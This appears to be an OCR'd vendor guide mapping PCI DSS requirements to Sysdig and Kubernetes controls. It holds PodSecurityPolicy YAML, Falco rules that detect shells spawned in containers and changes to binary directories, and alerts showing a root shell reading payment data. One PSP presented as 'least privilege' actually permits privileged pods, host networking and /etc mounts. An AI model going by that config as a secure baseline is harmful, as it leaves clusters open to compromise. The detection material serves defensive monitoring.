
Scope
host.mac='42:01:0a:80:0f:d9' and container.id='e6f7dd234fee'

container, volumes, etc. You can fine tune the PSP and define the namespace against which you will run the simulation to validate prior to deployment.



kubernetes.namespace.name: all

```
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
  name: No privileged pods allowed
spec:
  privileged: false  # Don't allow privileged pods!
  # The rest fills in some required fields.
  seLinux:
    rule: RunAsAny
  supplementalGroups:
    rule: RunAsAny
  runAsUser:
    rule: RunAsAny
  fsGroup:
    rule: RunAsAny
  volumes:
  - '*'
```



[PSP psim_80 Violation (privileged) System Acti...

Event ID: 773055279213412356 Low Severity

Feb 4, 2020 - 6:58:14 PM | a few seconds ago

Host

```
host.hostName:     -
host.hostMac:      -
```

Container

```
container.id:      e6f7dd234fee
container.name:    [k8s_busybox_busybox-priv-7c845b964-
                   jnjhr_default_e97fea14-4777-11ea-8185-
                   42010a80009b_0]
container.image:   -
```

Summary

Pod Security Policy No privileged pods allowed validation failure--container with privileged=true created (user=<NA> command=container:e6f7dd234fee k8s_busybox_busybox-priv-7c845b964-jnjhr_default_e97fea14-4777-11ea-8185-42010a80009b_0 (id=e6f7dd234fee) images=busybox:latest)

Rule Type
RULE_TYPE_FALCO

Scope
host.mac='42:01:0a:80:0f:d9' and container.id='e6f7dd234fee'


7.1.3. Assign access based on an individual personnel's job classification and function

Requirement Description

Assign access based on individual personnel's job classification and function.

How Sysdig Helps

Sysdig creates the least privilege PSP for your application that is specific to a particular namespace. For example, you can create a permissive PSPas default, and then create specific permissive PSPs for certain namespaces that are more classified/sensitive parts of the application.



kubernetes.namespace.name: all

```
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
 creationTimestamp: null
 name: pod-security-policy-default-20191110234435
spec:
 allowedHostPaths:
 - pathPrefix: /etc
 fsGroup:
  rule: RunAsAny
 hostNetwork: true
 privileged: true
 runAsUser:
  rule: MustRunAs
  ranges:
  # Forbid adding the root group.
  - min: 1
   max: 65535
 seLinux:
  rule: RunAsAny
 supplementalGroups:
  rule: RunAsAny
 volumes:
 - hostPath
 - secret
```


7.2.2. Assign privileges to individuals based on job classification and function

Requirement Description

Assignment of privileges to individuals based on job classification and function.

How Sysdig Helps

Sysdig creates the least privilege PSP for your application that is specific to a particular namespace. For example, you can create a permissive PSP as default, and then create specific permissive PSPs for certain namespaces that are more classified/sensitive parts of the application.



kubernetes.namespace.name: all

```
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
 creationTimestamp: null
 name: pod-security-policy-default-20191110234435
spec:
 allowedHostPaths:
 - pathPrefix: /etc
 fsGroup:
  rule: RunAsAny
 hostNetwork: true
 privileged: true
 runAsUser:
  rule: MustRunAs
  ranges:
  # Forbid adding the root group.
  - min: 1
    max: 65535
 seLinux:
  rule: RunAsAny
 supplementalGroups:
  rule: RunAsAny
 volumes:
 - hostPath
 - secret
```

7.2.3. Default deny-all setting

Requirement Description

Default “deny-all” setting.

How Sysdig Helps

Sysdig creates the least privilege PSP for your application that can be specified to be very restrictive and follow a deny-all setting. See above example.

Requirement 10:
Track and monitor all access to network resources and cardholder data

Logging mechanisms and the ability to track user activities are critical in preventing, detecting or minimizing the impact of a data compromise. The presence of logs in all environments allows thorough tracking, alerting and analysis when something does go wrong. Determining the cause of a compromise is very difficult, if not impossible, without system activity logs.


10.1. Implement audit trails to link access to each individual user

Requirement Description
Implement audit trails to link all access to system components to each individual user.

Guidelines
It is critical to have a process or system that links user access to system components accessed. This system generates audit logs and provides the ability to trace back suspicious activity to a specific user.

Container Challenge
Because containers get isolation built in from cgroups and namespaces within the linux kernel, it is very difficult to see what's actually happening inside the container. Also, when a user is doing something inside a container, it all looks like root activity so it's very hard to trace any individual user to specific activity within a container.

How Sysdig Helps
Sysdig sits at the kernel level so it can capture all system activity pre, during and post any security event. Sysdig Secure will correlate system activity, such as user commands, including the command arguments, pid, directory and more, and correlate that with Kubectl user session.



Name: PCI Compliance Control 10.1 - Auditing all activity around modification of binaries

Description: Implement audit trails to link all access to system components to each individual user

Enabled: ●

Severity: Medium

Scope: Custom Scope

Everywhere

Rules

Name	Published By
Modify binary dirs	Sysdig 0.6.1

Containers: ● Nothing(notify only) ○ Stop ○ Pause

Capture: ○

Notification Channels: Select notification channel...

Modify binary dirs


Falco

Updated 15 days ago

Sysdig 0.6.1

```
- rule: Modify binary dirs
  condition: ( bin_dir_rename ) and modify and
    not package_mgmt_procs and not
    exe_running_docker_save
  output: File below known binary directory
    renamed/removed (user=%user.name
    command=%proc.cmdline pcmdline=%proc.pcmdline
    operation=%evt.type file=%fd.name %evt.args
    container_id=%container.id
    image=%container.image.repository)
  description: an attempt to modify any file below
    a set of binary directories.
  tags: mitre_persistence, filesystem
```

An example of a rule to detect if a user modifies a binary dir that has a payment file somewhere below in the directory.



Name: Terminal shell in container

Description: A shell was spawned by a program in a container with an attached terminal

Enabled: ●

Severity: High

Scope: Custom Scope

Everywhere

Rules

Name	Published By
Terminal shell in container	Sysdig 0.6.1

Containers: ● Nothing(notify only) ○ Stop ○ Pause

Capture: ○

Notification Channels: Select notification channel...

Terminal shell in container


Falco

Updated 15 days ago

Sysdig 0.6.1

```
- rule: Terminal shell in container
  condition: spawned_process and container
    and shell_procs and proc.tty != 0 and
    container_entrypoint
  output: A shell was spawned in a container with
    an attached terminal (user=%user.name
    %container.info shell=%proc.name
    parent=%proc.pname cmdline=%proc.cmdline
    terminal=%proc.tty container_id=%container.id
    image=%container.image.repository)
  description: A shell was used as the
    entrypoint/exec point into a container with an
    attached terminal.
  tags: container, shell, mitre_execution
```

An example of a rule to detect if a user spawned a shell with an attached terminal



Entire infrastructure
- 42:01:0a:80:00:0a 0
- 42:01:0a:80:0f:d8 3
- 42:01:0a:80:0f:d9 0

About 3 hours

● Fi Directory/file opened f... 42:01:0a:80:0f:d8 › 18a

● Fa Terminal shell in container 42:01:0a:80:0f:d8 › 18a7c7a44

● Fa Terminal shell in container 42:01:0a:80:0f:d8 › 18a7c7a44

About 3 hours

Policy Event Details

When
2/5/2020 10:41:50.072 am (3 hours ago)

Related Resources
Capture and commands will cover 10 minutes around the time of the event.

Severity
● High

Triggered Policy
Terminal shell in container

Triggered Rule Type
Falco


Scope
1. host.mac: 42:01:0a:80:0f:d8
2. container.id: 18a7c7a44bef

Host
Hostname: gke-vicente-test-default-pool-924c4c96-ck3v
MAC: 42:01:0a:80:0f:d8

Container
ID: 18a7c7a44bef
Name: k8s_server_paymentservice-6c47498cb4-4j2cf_default_9c65de11-4723-11ea-8185-42010a80009b_0
Image: gcr.io/mateo-burillo-ns/paymentservice@sha256:e169bb70e32ea4f5a8be84748009c70e5eee300c2


Actions
No actions performed

Summary
A shell was spawned in a container with an attached terminal (user=root k8s_server_paymentservice-6c47498cb4-4j2cf_default_9c65de11-4723-11ea-8185-42010a80009b_0 (id=18a7c7a44bef) shell=sh parent=runc cmdline=sh terminal=34816 container_id=18a7c7a44bef image=gcr.io/mateo-burillo-ns/paymentservice)



Summary
A shell was spawned in a container with an attached terminal (user=root k8s_server_paymentservice-6c47498cb4-4j2cf_default_9c65de11-4723-11ea-8185-42010a80009b_0 (id=18a7c7a44bef) shell=sh parent=runc cmdline=sh terminal=34816 container_id=18a7c7a44bef image=gcr.io/mateo-burillo-ns/paymentservice)

Security events that are triggered from a user spawning a shell in a container and then reading the sensitive PAN data.



Policy Event Details

When
2/5/2020 10:51:30.261 am (3 hours ago)

Related Resources

Capture and commands will cover 10 minutes around the time of the event.

Severity
● High

Triggered Policy
Suspicious access to customer private data Filter: Add | Remove

Triggered Rule Type
File System

Scope
1. host.mac: 42:01:0a:80:0f:d8
2. container.id: 18a7c7a44bef

Host
Hostname: gke-vicente-test-default-pool-924c4c96-ck3v

MAC: 42:01:0a:80:0f:d8

Container
ID: 18a7c7a44bef

